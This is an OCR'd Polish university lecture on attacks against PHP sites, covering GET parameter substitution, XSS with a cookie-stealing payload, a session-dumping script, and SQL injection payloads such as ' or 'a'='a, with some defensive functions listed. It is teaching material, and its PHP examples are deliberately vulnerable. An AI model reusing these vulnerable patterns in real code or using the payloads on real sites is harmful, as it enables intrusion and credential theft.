Politechnika Świętokrzyska

Aplikacje Internetowe
Podstawy Technologii Internetowych

Dr inż. **Wikarek Jarosław**
Katedra Informatyki Stosowanej
e-mail: j.wikarek@tu.kielce.pl
pokój: d408



Wydział Elektrotechniki, Automatyki i Informatyki


PHP

Ataki na stronę

Przykład 1 - Podstawienie

- Formularz

```php
<?php
echo '<form action="sk_2.php" method="get">
 <b> Wybierz format</b><BR>
 <input type="radio" name="music" value="MP3" checked="true"> .MP3 <br>
 <input type="radio" name="music" value="OGG"> .OGG<br>
 <input type="radio" name="music" value="WAV"> .WAV<br>
 <input type="submit" value="OK">
</form>';
?>
```




Przykład 1 - Podstawienie

- Strona obsługi

sk_2.php

```
<html>
 <head>
  <title>Prosty przykład</title>
 </head>
 <body bgcolor="white">
  <br><br><br>
   <hl> Twój wybór:
    <?php echo $_GET['music'];?>
   </hl>
 </body>
</html>
```





Twój wybór: OGG

PHP – ataki na stronę

Przykład 1 - Podstawienie


- Odpalenie skryptu przez metodę GET





Twój wybór:

asd




Metody GET używamy tylko dla zmiennych które są niewyświetlane

PHP – ataki na stronę

Przykład 2 - Przekierowanie

- Formularz

```php
<?php
  session_name('TESTOWA');
  session_start();
  echo 'Witaj na stronie #1';
  echo "<form action='sk_4.php' method='post'>
     URL obrazka:
     <input type='text' name='obr' value='http://localhost' length='50'> <br>
     <input type='submit' value='Prześlij link do obrazka'>
  <form>";
 ?>
```




PHP – ataki na stronę

Przykład 2 - Przekierowanie

- Przekierowanie

http://localhost//koty.jpg



sk_4.php

```php
<?php
    session_name('TESTOWA');
    session_start();
    echo 'Witaj na stronie #2<BR>';
    echo "<img src=".$_POST['obr']."">"
?>
```




PHP – ataki na stronę

Przykład 2 - Przekierowanie

- Atak

```
http://localhost/koty.jpg><script>alert(document.cookie)</script>
```



PHP – ataki na stronę

Przykład 2 - Przekierowanie

- Wykradanie parametrów sesji

http://localhost/sk_5.php

sk_4.php | sk_5.php


```php
<?php
 foreach ($_COOKIE as $k => $v) {
  session_name($k);
 }
  session_start();
  $fic=fopen("krak.txt", "a");
  foreach ($_SESSION as $k => $v) {
   fwrite($fic, "$k => $v.\n");}
  fclose($fic);
?>
```

t


```
LOGIN => NOWAK.
HASLO => ASDWER.
```

Przykład 3 – Atak XSS

- Baza i formularz




```
<form action="xss_2.php" method="post">
 Nick : <input type=text name=nick>
 <br>
 Tresc: <textarea name=komentarz></textarea>
 <br> <input type=submit name=submit value=dodaj>
</form>
```



PHP – ataki na stronę

Przykład 3 – Atak XSS

- Strona do dopisania xss_2.php

```php
<?php
$host='localhost';
$user='root';
$haslo='student';
$baza='test';
?>
```


xss_2.php

```php
<?php
include "xss_c.php";
$id_conn = mysqli_connect($host,$user,$haslo);
mysqli_select_db($id_conn,$baza);
if($id_conn == false) die( 'BŁĄD dostępu');
$nick      = $_POST['nick'];
$komentarz = $_POST['komentarz'];
$zapytanie = "INSERT INTO wpis VALUES  ('$nick','$komentarz');";
mysqli_query($id_conn,$zapytanie);
header('Location:xss_1.php');
?>
```

Przykład 3 – Atak XSS

- Strona wyświetlania

```php
<?php
 include "xss_c.php";
 $id_conn = mysqli_connect($host,$user,$haslo);
 mysqli_select_db($id_conn,$baza);
 if($id_conn == false) die( 'BŁĄD dostępu');
 $zapytanie = 'SELECT * FROM wpis';
 $wynik = mysqli_query($id_conn,$zapytanie);
 if($wynik == FALSE) echo 'BLĄD! Pobierania!';
 else {
  echo '<p>Komentarze</p>';
  echo '<table>';
  echo '<tr> <th>NICK</th>
        <th>Wpis<th></tr>';
  while($row = mysqli_fetch_row($wynik))
  {echo '<tr>   <td>'.$row[0].'</td>
    <td>'.$row[1].'</td> </tr>';
  }
 }
?>
```





Przykład 3 – Atak XSS

- Atak XSS

Wpiszmy w polu komentarza tekst

<H1><B><I>NAPIS</I><B></H1>







Przykład 3 – Atak XSS

- Atak XSS

Wpiszmy w polu komentarza tekst

```
<script>alert(\'tresc\')\;</script>
```





PHP – ataki na stronę

Przykład 3 – Atak XSS

- Zabezpieczenie:
  - ✓ addslashes
  - ✓ stripslashes
  - ✓ strip_tags
  - ✓ htmlspecialchars

PHP – ataki na stronę

Przykład 4 – sqlinjection

- Jest jedną z najczęstszych technik hakowania stron internetowych – Polega na umieszczaniu złośliwego kodu w instrukcjach SQL za pośrednictwem danych wejściowych strony internetowej.
- Mechanizm wstrzykiwania niespodziewanego kodu SQL, który może znacząco zmodyfikować lub skasować bazę danych.




PHP – ataki na stronę

Przykład 4 - sqlinjection

- **SQL Injection** – wykorzystuje lukę w zabezpieczeniach polegającą na nieodpowiednim filtrowaniu lub niedostatecznym typowaniu i późniejszym wykonaniu danych przesyłanych w postaci zapytań SQL do bazy danych. Podatne są na niego systemy złożone z warstwy programistycznej (przykładowo skrypt w PHP, ASP, JSP itp.) dynamicznie generującej zapytania do bazy danych (MySQL, PostgreSQL itp.).

Przykład 4 - SqlIniection

- Baza testowa z danymi użytkowników:




login	haslo
Jarek	A123
Marek	B123
Tomek	C123

Ataki na stronę

Przykład 4 – SQL Injection

- Rozważmy prosty system uwierzytelniania wykorzystujący tabelę z bazą danych z nazwami użytkowników i hasłami. Żądanie POST formularza użytkownika dostarczy zmienne **login** i/lub **haslo**, które zostaną wstawione do instrukcji SQL.



sl_1
sl_2
sl_3

sl_1.html

```
<FORM ACTION='sl_1.php' METHOD='post'>
  <table>
   <tr>
    <td> LOGIN </TD>
     <td> <INPUT TYPE="TEXT" name="login" value="Jarek"> </TD>
  </tr>
  <tr>
   <td> HASLO </td>
   <td> <INPUT TYPE="PASSWORD" name="haslo" value="A123"> </TD>
  </tr>
 </TABLE>
 <INPUT TYPE='SUBMIT' VALUE="WYSLIJ DANE">
</FORM>
```

Ataki na stronę

Przykład 4 – SQL Injection


- Atak polega Wstrzykiwanie SQL na podstawie danych wejściowych użytkownika – **strony internetowe akceptują dane wejściowe przesłane za pośrednictwem formularzy**, które przekazują dane wejściowe użytkownika do bazy danych w celu przetworzenia zapytania. Jeśli aplikacja internetowa akceptuje te dane wejściowe bez ich „oczyszczania”, atakujący może wstrzyknąć złośliwie niepożądane instrukcje SQL.

PHP – ataki na stronę

Przykład 4 - SqlIniection

- Strona wyświetlająca dane o osobie


```php
<?php
 include "xss_c.php";
 $id_conn = mysqli_connect($host,$user,$haslo);
 mysqli_select_db($id_conn,$baza);
 if($id_conn == false) die( 'BŁĄD dostępu');
  $zapytanie = "SELECT * FROM osoba where login='".$_POST['login']."'";
  echo $zapytanie;
  $wynik = mysqli_query($id_conn,$zapytanie);
  echo '<p>Dane osoby</p>';
  echo '<table>';
  echo '<tr><th>Login</th>
     <th>Haslo<th> </tr>';
  while($row = mysqli_fetch_row($wynik))
   {echo '<tr>  <td>'.$row[0].'</td>
        <td>'.$row[1].'</td>  </tr>';
   }
?>
```




Przykład 4 - SqlIniection

- Atak

W pole login Jarek' or 'a'='a






PHP – ataki na stronę

Przykład 4 - SqlIniection

- Dołóżmy hasło




sl_2.php

```php
<?php
 include "xss_c.php";
 $id_conn = mysqli_connect($host,$user,$haslo);
 mysqli_select_db($id_conn,$baza);
 if($id_conn == false) die( 'BŁĄD dostępu');
  $zapytanie = "SELECT * FROM osoba where login='".$_POST['login']."'and haslo='".$_POST['haslo']."'";
  echo $zapytanie;
 $wynik = mysqli_query($id_conn,$zapytanie);
  echo '<p>Dane osoby</p>';
  echo '<table>';
  echo '<tr><th>Login</th>
     <th>Haslo<th> </tr>';
  while($row = mysqli_fetch_row($wynik))
   {echo '<tr>  <td>'.$row[0].'</td>
        <td>'.$row[1].'</td>  </tr>';
   }
?>
```


PHP – ataki na stronę

Przykład 4 - SqlIniection

- Atak typu komentarz
  W polu login: `Jarek'  --`
  W polu hasło: cokolwiek



